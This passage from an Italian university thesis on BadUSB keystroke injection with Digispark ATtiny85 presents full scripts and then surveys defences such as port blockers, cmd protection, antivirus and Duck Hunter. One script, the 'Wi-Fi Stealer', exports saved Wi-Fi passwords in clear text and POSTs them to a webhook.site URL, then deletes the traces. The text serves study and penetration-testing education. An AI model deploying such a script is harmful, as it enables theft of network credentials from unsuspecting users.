DigiKeyboard.println("Start-Process␣powershell␣-verb␣runAs");
 DigiKeyboard.delay(500);
 DigiKeyboard.sendKeyStroke(KEY_ARROW_LEFT);
 DigiKeyboard.delay(500);
 DigiKeyboard.sendKeyStroke(KEY_ENTER);
 DigiKeyboard.delay(500);
```

Codice 4.11: Run As Admin

- Il nostro comando principale, apriamo l'url e salviamo il file nel percorso specificato da Outfile. A differenza di Linux, Windows non ci permette con un solo

comando di scaricare il file e impostarlo come sfondo quindi premiamo ENTER e troviamo un altro modo per svolgere questo compito. I due exit di seguito sono per chiudere le due sessioni di Powershell aperte iin precedenza.

```
DigiKeyboard.println(Invoke-WebRequest -URI
https://computerscience.unicam.it/marcantoni/offerta/unicam.bmp
-OutFile C:/ma.png);
 DigiKeyboard.delay(3000);
 DigiKeyboard.sendKeyStroke(KEY_ENTER);
 DigiKeyboard.delay(3000);
 DigiKeyboard.println("exit");
 DigiKeyboard.delay(500);
 DigiKeyboard.println("exit");
```

Codice 4.12: Prima chiusura

- Il resto della procedura consiste nel riaprire il Menu Esegui (GUI + r), aprire l'immagine scaricata con il visualizzatore immagini standard di Windows che possiede una scorciatoia proprio per impostare l'immagine aperta come sfondo dello schermo (CONTROL + b), infine chiudiamo l'applicazione con un classico ALT + F4.

```
DigiKeyboard.delay(500);
 DigiKeyboard.sendKeyStroke(KEY_R, MOD_GUI_LEFT);
 DigiKeyboard.delay(500);
 DigiKeyboard.println("C:/ma.png");
 DigiKeyboard.delay(500);
 DigiKeyboard.sendKeyStroke(KEY_B, MOD_CONTROL_LEFT);
 DigiKeyboard.delay(500);
 DigiKeyboard.sendKeyStroke(KEY_F4, MOD_ALT_LEFT);
 DigiKeyboard.delay(500);
```

Codice 4.13: Imposta sfondo

- l'ultima parte dello script, come prima, controlla il Led della Digispark

```
  digitalWrite(1, HIGH);
 DigiKeyboard.delay(90000);
 digitalWrite(1, LOW);
 DigiKeyboard.delay(5000);

}
```

Codice 4.14: LED

## 4.4 Script Completi

### 4.4.1 Wi-Fi Stealer Attiny85

```
   #include "DigiKeyboard.h"

void setup() {
 pinMode(1, OUTPUT);
}

void loop() {

 DigiKeyboard.update();
 DigiKeyboard.sendKeyStroke(0);
 DigiKeyboard.delay(3000);

 DigiKeyboard.sendKeyStroke(KEY_R, MOD_GUI_LEFT); //Menu Esegui
 DigiKeyboard.delay(100);
 DigiKeyboard.println("cd %temp%"); //cambio directory
 DigiKeyboard.delay(500);
 DigiKeyboard.println("netsh wlan export profile key=clear");
 DigiKeyboard.delay(500);
 DigiKeyboard.println("powershell Select-String -Path Wi*.xml -Pattern 'keyMaterial'
   > Wi-Fi-PASS");
 DigiKeyboard.delay(500);
 DigiKeyboard.println("powershell Invoke-WebRequest -Uri
   https://webhook.site/c271e713-511a-4945-a35e-cf
   23350e9290 -Method POST -InFile Wi-Fi-PASS");
 DigiKeyboard.delay(1000);
 DigiKeyboard.println("del Wi-* /s /f /q");
 DigiKeyboard.delay(100);
 DigiKeyboard.println("exit");
 DigiKeyboard.delay(100);

 digitalWrite(1, HIGH);
 DigiKeyboard.delay(90000);
 digitalWrite(1, LOW);
 DigiKeyboard.delay(5000);

}
}
```

Codice 4.15: Wi-Fi Stealer Attiny85

### 4.4.2 Attiny85 Windows Wallpaper Setter

```

#include "DigiKeyboard.h"


void setup()
{pinMode(1, OUTPUT);
}

void loop() {
 DigiKeyboard.update();
 DigiKeyboard.sendKeyStroke(0);
 DigiKeyboard.delay(3000);

 DigiKeyboard.sendKeyStroke(KEY_R, MOD_GUI_LEFT);
 DigiKeyboard.delay(100);
  DigiKeyboard.println("powershell");
 DigiKeyboard.delay(500);
 DigiKeyboard.println ("Set/WinUserLanguageList /LanguageList it, en/US /Force")
 DigiKeyboard.delay(500);
 DigiKeyboard.println("Start-Process powershell -verb runAs");
 DigiKeyboard.delay(500);
 DigiKeyboard.sendKeyStroke(KEY_ARROW_LEFT);
 DigiKeyboard.delay(500);
 DigiKeyboard.sendKeyStroke(KEY_ENTER);
 DigiKeyboard.delay(500);
 DigiKeyboard.println("Invoke-WebRequest -URI
```

```
␣␣https://computerscience.unicam.it/marcantoni/offerta/unicam.bmp␣-OutFile␣C:/ma.png");
  DigiKeyboard.delay(3000);
  DigiKeyboard.sendKeyStroke(KEY_ENTER);
  DigiKeyboard.delay(3000);
  DigiKeyboard.println("exit");
  DigiKeyboard.delay(500);
  DigiKeyboard.println("exit");
  DigiKeyboard.delay(500);
  DigiKeyboard.sendKeyStroke(KEY_R, MOD_GUI_LEFT);
  DigiKeyboard.delay(500);
  DigiKeyboard.println("C:/ma.png");
  DigiKeyboard.delay(500);
  DigiKeyboard.sendKeyStroke(KEY_B, MOD_CONTROL_LEFT);
  DigiKeyboard.delay(500);
  DigiKeyboard.sendKeyStroke(KEY_F4, MOD_ALT_LEFT);
  DigiKeyboard.delay(500);
  
  
  
  
  
  
    digitalWrite(1, HIGH);
  DigiKeyboard.delay(90000);
  digitalWrite(1, LOW);
  DigiKeyboard.delay(5000);

}
```

Codice 4.16: Attiny85 Windows Wallpaper Setter

# 5. Protezione, conclusioni e sviluppi futuri

Gli attacchi Hacker con le cosiddette BadUSB sono quindi delle minacce da tenere in considerazione e, soprattutto, dei buoni strumenti nell'arsenale di un penetration tester per mettere alla prova i meccanismi difensivi di base delle aziende dalle quali viene assunto. Bisonga però sapere che, se la "falla di sicurezza USB" è un problema reale ed exploitabile, non vuol dire certo che sia un buco indifendibile. Anzi, compiere un attacco con una BadUSB richiede prima di tutto un numero considerevole di precondizioni favorevoli e poi, una buona conoscenza della macchina bersaglio per non incorrere in innumerevoli serie di intoppi. Non tutti i nostri stessi test, che sono stati compiuti su macchine preparate ad hoc o quantomeno su sistemi non certamente pronti al peggio per sostenere un qualsiasi tipo di attacco hacker, hanno avuto un esito positivo. Comunque, anche dai fallimenti, è sempre bene trarre degli insegnamenti di qualche sorta e compiere questi errori in particolare ci ha permesso di capire meglio anche quali potessero essere i limiti degli strumenti che siamo andati ad utilizzare.

## 5.1 Protezione contro attacchi BadUSB

### 5.1.1 Difesa dal social hacking

Il più grande limite degli strumenti per la keystroke injection può sembrare banale, ma è la necessità di ottenere un accesso fisico alla macchina bersaglio.

Se il computer "vittima" non è acceso e sbloccato da eventuali semplici password di protezione dell'accesso, l'utilità delle false Flash drive è chiaramente pari a zero.

Inoltre, qualora si riuscisse ad infilare la BadUSB nella macchina sbloccata, si dovrebbe trovare anche il modo di agire passando inosservati dal proprietario del computer allontanandolo per un breve periodo di tempo o, in caso venisse convinto ad inserire la pennetta lui stesso, lo script dovrebbe essere abbastanza veloce o "nascosto" da non innescare in tempo un dubbio che potrebbe portare all'estrazione dello strumento prima del compimento della procedura.

Per questo motivo la fase preliminare di Social Engineering, di cui abbiamo parlato anche nel capitolo 2, riveste un'importanza centrale, sia per quanto riguarda l'ottenimento dell'accesso, sia per quanto riguarda il mantenimento di questo e l'offuscamento dell'inganno.

Il primo semplice passo per proteggersi da questo genere di violazioni è seguire alcune regole di base per contrastare le pratiche di ingegneria sociale:

- **Formare i dipendenti**

  I proprietari o i responsabili di un'azienda dovrebbero pensare alla sensibilizzazione e all'istruzione dei propri impiegati sul tema della sicurezza come ad un requisito primario strategico. Un danno alla sicurezza informatica dell'azienda potrebbe portare a delle perdite economiche e di reputazione ingenti e, come riportato dall'Osservatorio Cybersecurity  Data Protection, l'82 per cento delle aziende intervistate evidenzia vulnerabilità della sicurezza dovute a noncuranza e scarsa consapevolezza dei dipendenti.[Dra]

- **Verificare Le fonti**

  Non fidarsi mai di nulla di cui non si è certi della provenienza. Così come non è il caso di fornire dati personali via SMS o telefonate insolite, o di cliccare link in email sgrammaticate e dubbie, non si deve mai, per nessun motivo, collegare al proprio PC o al PC della propria azienda dispositivi comparsi casualmente in luoghi pubblici o di lavoro.

- **Chiedere l'identificazione**

  Se si lavora in edifici in cui l'ingresso è limitato per motivi di sicurezza aziendale, è buona norma chiedere sempre documenti di identificazione agli sconosciuti che richiedono informazioni o l'accesso nell'edificio anche a dispetto delle apparenze. Casi in cui l'ingegnere sociale si finge un nuovo impiegato o un collaboratore per ottenere qualcosa grazie ad un "collega" troppo gentile ed ingenuo sono all'ordine del giorno.

- **Non perdere la calma**

  Gran parte degli hacker sociali, benintenzionati o malintenzionati che siano, puntano a mettere la vittima sotto pressione provando ad ottenere informazioni (o altro) senza darle il tempo di riflettere troppo. In queste situazioni agire con sangue freddo e mantenere la calma prendendo tempo potrebbe evitare conseguenze spiacevoli e far desistere gli "assalitori" consci di aver perso l'effetto sorpresa.

- **Password e traccia digitale**

  Le password sono spesso ciò che separa un malintenzionato dalle informazioni sensibili. È sempre buona norma quindi gestirle in maniera intelligente evitando alcuni errori comuni come utilizzare la stessa password per account diversi (specie se importanti) o comunicarle tramite email o applicazioni di messaggistica. Prediligere sempre l'autenticazione a due fattori, se offerta dal servizio, è buona norma ed evita l'accesso ad account critici anche in caso di decrittazione della password. Infine è opportuno tenere d'occhio sempre la propria traccia digitale, ovvero le informazioni personali che sveliamo attraverso i social network o simili: impostare il nome del proprio gatto come domanda di sicurezza e postarlo su instagram, ad esempio, è una sciocchezza che può rendere alcuni account vulnerabili.[Kasa]

### 5.1.2 Come difendersi da Rubber Ducky

Oltre alle buone regole di prevenzione è possibile prendere molti altri accorgimenti specifici per evitare attacchi da parte delle BadUSB. Esistono infatti una varia gamma

di software sviluppati per proteggere i PC da questi pericoli, inoltre è possibile adottare anche precauzioni immediate senza dover installare altri programmi sulle macchine.

### USB Port Blocker

Gli USB Port Blocker sono strumenti che permettono di mettere sotto chiave le porte USB per impedire la connessioni di dispositivi sgraditi. Sono dei lucchetti che possono essere estratti solo con l'apposita chiave e sono molto utili come deterrente per attacchi di BadUSB su porte la cui violazione potrebbe portare a conseguenze importanti 5.1. La loro efficacia è comunque limitata dato che possono essere facilmente soggetti a scassinamento essendo non impossibili da estrarre con qualche strumento specifico da un hacker ben organizzato.

Figura 5.1: USB Port Blockers

### Proteggere il Prompt dei Comandi

Come abbiamo già visto nel corso di questo elaborato a volte per svolgere azioni particolare l'hacker ha bisogno dell'accesso ad una shell a livello di amministratore e tale procedimento è abbastanza semplice con una BadUSB. 3. In windows è possibile proteggere il cmd passando per il registry editor e modificando le impostazioni del prompt dei comandi in modo che chieda la password del sistema ogni volta che si prova ad accedere ad una shell più elevata. La procedura descritta nell'immagine 5.2 va però eseguita con consapevolezza dell'utente dato che andrà a modificare i registri del sistema.

### Antivirus

Una corretta gestione del propio software antivirus è, come sempre, la base della protezione del PC. Durante le nostre prove con Rubber Ducky abbiamo provato a scaricare con lo script Heavy String Downloader (Codice 3.14) un codice powershell abbastanza conosciuto per eseguire un Reverse Shell (poi eseguito su Linux, codice 3.18), ma il download è stato riconosciuto come un Trojan e bloccato dal semplice Windows Defender. Lo svantaggio è che esistono semplici script per Rubber Ducky che permettono di




Figura 5.2: Procedura di protezione del cmd

disattivare un antivirus se si è consci della sua presenza rendendolo inefficace. Alcuni sviluppatori di antivirus hanno tuttavia fornito i loro software con alcune componenti specifiche per la lotta alle BadUSB. Kaspersky Endpoint Security ad esempio permette di attivare un autenticazione a due fattori ogni volta che una nuova tastiera viene registrata nel sistema.[Kasb]

### 5.1.3 Software protezione USB

Esistono diversi software per la protezione delle porte USB e sono tutti molto simili tra loro. Quelli che spiccavano tra gli altri sono essenzialmente due: Device Control e Duck Hunter.

#### Device Control

Device Control di ManageEngine (immagine 5.3) è un software dedicato al controllo delle USB e delle periferiche di una rete di computer per evitare l'accesso senza autorizzazioni a dati e funzioni privati e sensibili. Device Control permette di bloccare di default tutte le porte USB del sistema per poi dare autorizzazioni a singoli device attraverso l'uso di policies e white lists. Inoltre se il sistema viene "attaccato" da un dispositivo non registrato Device Control è fornito di un sistema di notifiche che avvisano in tempo reale l'amministratore del sistema.




Figura 5.3: Schermata di Device Control

### Duck Hunter

Duck Hunter è un programma open-source composto da un piccolo script che, una volta installato, si avvia al boot del computer. Il proposito con cui è stato sviluppato è quello di fermare Rubber Ducky e le altre BadUSB che si fingono tastiere senza usare forza bruta e metodi troppo radicali come la chiusura assoluta delle porte USB, ma comprendendone il funzionamento e battendole in astuzia. Lo script Duck Hunter (immagine 5.4 controlla l'input delle tastiere e verifica che la loro velocità di scrittura non sia troppo superiore al livello della media dell'utente possessore del PC, in caso contrario ferma l'input e registra l'attacco. Duck Hunter propone tre policies di sicurezza in base alla prudenza dell'amministratore:


Figura 5.4: Schermata di Duck Hunt

- **Normale** Il programma blocca l'input della tastiera se si accorge dell'attacco, lo registra e la sblocca appena l'attacco sembra finito.

- **Paranoico** L'input viene bloccato finchè l'amministratore non inserisce una password preimpostata.
- **Furtivo** Se l'attacco viene scoperto il programma blocca l'input della tastiera solo ogni 5-7 tasti, in modo che l'attacco non vada a segno ma continuando a digitare facendo sì che l'hacker non si accorga della presenza di Duck Hunt.
- **Solo Registro** Quando l'attacco viene scoperto non viene fermato ma solo registrato.

## 5.2 Conclusioni

Giunti alla fine di questo elaborato è necessario ricordare quale fosse le domanda principale che ci ha portato a scriverlo: Utilizzare Rubber Ducky e gli strumenti ad essa simili, è un metodo utile per gli scopi delle comunità hacker, etici o "cattivi" che siano questi ultimi?

Ciò che possiamo concludere è che, sebbene Rubber Ducky non sia neanche lo strumento più all'avanguardia nel campo della Keystroke Injection, ha dimostrato di essere semplice da approcciare per l'utente inesperto quanto duttile una volta approfondito più a fondo.

Abbiamo anche dimostrato che replicarne alcune funzionalità può essere relativamente facile ed economico grazie ad alternative altrettanto valide ma meno famose. Gli strumenti come Digispark Attiny85 infatti, hanno sicuramente i loro limiti, ma permettono di approfondire e studiare i meccanismi della Keystroke Injection senza alcuna barriera economica e con una variazione di complessità di utilizzo tutto sommato trascurabile.

Ovviamente possedere questi strumenti non trasforma una persona qualsiasi instantaneamente in un hacker, si è visto infatti in quest ultimo capitolo come gli attacchi di Keystroke Injection siano tutt'altro che indifendibili. Ciò non toglie che, nelle mani di un utente esperto, sia Rubber Ducky che le sue alternative, possano essere un ausilio dal grande potenziale per i pentester, soprattutto se conbinate con altre tecniche di penetration testing e social engineering.

## 5.3 Sviluppi futuri

Questa tesi non esaurisce sicuramente gli studi che potrebbero essere svolti nell'ambito delle BadUSB e delle Keystroke Injection. Anche le potenzialità della sola Rubber Ducky sono ancora così ampie da permettere una massiccia sperimentazione di script più complessi e il mercato è già pieno di strumenti più sofisticati che puntano ad aggiungere funzionalità e possibilità senza dover rinunciare alla semplicità d'uso e alla logica del linguaggio Ducky Script.

Proprio durante la scrittura di questo elaborato, inoltre, Hak5 ha annunciato l' imminente uscita della nuova versione della Rubber Ducky che non solo abbraccerà il formato USB type C, ma che implementerà molte altre funzionalità (tra cui alcune già viste negli strumenti concorrenti) come il detector di sistema operativo ed un linguaggio Ducky script completamente rinnovato con cicli di while, if/then, variabili e funzioni. Quasi un vero e proprio linguaggio di programmazione per la creazione di payload ancora più complessi.

Come abbiamo già accennato, questa tecnica di hacking è relativamente giovane, e, la falla di sicurezza dello standard USB non è un problema facile da risolvere in modo assoluto. Le ultime notizie, anzi, tendono a far pensare il contrario.

Stando alle nuove regole imposte dal Parlamento Europeo il 4 Ottobre 2022, infatti, entro il 2024 tutti i cellulari, i tablet e le fotocamere nell'Unione Europea dovranno

essere dotati di una porta USB-C. Entro il 2026 invece toccherà ai computer portatili.[Eur22] Se questa legge andrà a risolvere alcune problematiche di tipo ambientale resta da capire come potrà influenzare il mondo della Cyber-Security: unificare lo standard renderà più semplice proteggerlo oppure la problematica delle BadUSB che, ricordiamo, è nata dall'uniformazione delle periferiche HID prenderà ancora più piede?

In ogni caso sembra il momento perfetto per approfondire queste tematiche e capire come sarà possibile attaccare queste possibili vulnerabilità in modo da imparare nuovi modi in cui proteggersi.

# Bibliografia


[Bb] *Bash Bunny.*

[Cim] Catalin Cimpanu. *Rare BadUSB attack detected in the wild against US hospitality provider.* URL: https://web.archive.org/web/20200326141904/https://www.zdnet.com/article/rare-badusb-attack-detected-in-the-wild-against-us-hospitality-provider/.

[Dkl] *Digikeyboard.h Library.*

[Dra] Giorgia Dragoni. *Vulnerabilità informatica: quando il maggior pericolo è il fattore umano!*

[Eng11] Patrick Engbertson. *The Basics of Hacking and Penetration Testing: Ethical Hacking and Penetration Testing Made Easy.* USA: Elsevier inc., 2011.

[Eur22] Parlamento Europeo. ≪Il caricabatteria universale UE arriverà entro la fine del 2024≫. In: *Ufficio Stampa del parlamento europeo* (2022).

[Fou] Free Software Foundation. *Che cos'è il software libero?*

[Gov] Sergey Govlanov. *DarkVishnya: Banks attacked through direct connection to local network.* URL: https://securelist.com/darkvishnya/89169/.

[Hak] Hak5. *The 3 second reverse shell with a USB Rubber Ducky.* URL: https://shop.hak5.org/blogs/usb-rubber-ducky/the-3-second-reverse-shell-with-a-usb-rubber-ducky.

[ION] Digital Guide IONOS. *Cos'è Netcat e come funziona?*

[Kasa] Kaspersky. *Come evitare gli attacchi di ingegneria sociale.*

[Kasb] Kaspersky. *Prevenzione Attacchi BadUSB.*

[Kit17] Darren Kitchen. *USB Rubber Ducky - A Guide to Keystroke Injection Attacks.* San Francisco: Hack5 LLC, 2017.

[Lea] Microsoft Learn. *Documentazione di Powershell.*

[Mal] Maltronics. *MalDuino OVERVIEW.*

[Omg] *O.MG Cable.*

[Pad] *PocketAdmin.*

[Sta] Statcounter. URL: https://gs.statcounter.com/os-market-share/desktop/worldwide.

[Sys] CISCO Systems. *Che cos'è il social engineering?* URL: https://www.cisco.com/c/it_it/products/security/what-is-social-engineering.html.

[Too] Duck Toolkit. URL: https://ducktoolkit.com/encode#.

[Wfd] *WiFi Duck Open-source wireless BadUSB.*

# Ringraziamenti

Dedico quest'ultimo spazio a tutte le persone senza le quali questo lavoro non sarebbe stato possibile:

Al professor Fausto Marcantoni che con la sua disponibilità e gentilezza è stato una paziente guida, non solo durante la scrittura di questa tesi, ma anche durante tutto il resto del mio percorso accademico.

A tutta la mia Famiglia.

Ai miei genitori, che non smettono di credere in me neanche quando anche io comincio a dubitare.

A mio fratello Alessandro, che mi ha aiutato e motivato più di qualsiasi altra persona.

A mio cugino Lorenzo, che è un esempio di passione e determinazione in tutto ciò che fa ed ha un futuro luminoso.

Ai nonni Giovanni e Gina, che ci sono sempre ed hanno aspettato anche troppo.

A tutti i miei amici, perchè ogni momento che ho passato con loro è stato prezioso: tutte le risate, le chiacchierate e le parole di supporto sono contenute tra una riga e l'altra di questo libretto, contribuendo ad arricchirlo più di qualsiasi cosa io possa scrivere.